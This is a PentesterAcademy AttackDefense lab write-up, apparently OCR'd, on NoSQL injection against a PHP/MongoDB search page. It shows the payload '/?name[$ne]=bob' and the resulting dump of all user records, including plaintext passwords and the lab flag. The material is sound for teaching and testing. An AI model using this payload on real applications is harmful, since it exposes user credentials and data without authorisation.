ATTACK DEFENSE


by PentesterAcademy

Name	MongoDB: NoSQL injection
URL	https://www.attackdefense.com/challengedetails?cid=232
Type	Infrastructure Attacks: MongoDB

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

The webapp is vulnerable to injection, which can be exploited to dump all documents from the collection.

Step 1: Interact with the web application.



dkfidml6erwadddznzpdrrlgi.pu
dkfidml6erwadddznzpdrrlgi.public1.attackdefenselabs.com
Search

Name: alice

Output:

```
Name: alice
Password: Alice
Is Admin: False
```

Upon entering a random name say bob in the search field, if the record exist for that name, details are shown otherwise nothing is shown.



dkfidml6erwadddznzpdrrlgi.pu
dkfidml6erwadddznzpdrrlgi.public1.attackdefenselabs.com/?name=bob
Search
Name
bob
Search

Output:

Name: bob
Password: bob@123
Is Admin: False

Step 2: Inject payload in the URL

Payload: /?name[$ne]=bob



dkfidml6erwadddznzpdrrlgi.public1.attackdefenselabs.com/?name[$ne]=bob

Name

Array

```
Output:

Name: alice
Password: Alice
Is Admin: False


Name: admin
Password: admin
Is Admin: True


Name: hiddenFlag
Password: n0ssql_m0ng0db_php_4rray
Is Admin: True
```

Flag: n0ssql_m0ng0db_php_4rray

References:

1. MongoDB (https://www.mongodb.com/)
2. Mongodb is vulnerable to SQL injection in PHP at least (https://www.idontplaydarts.com/2010/07/mongodb-is-vulnerable-to-sql-injection-in-php-at-least/)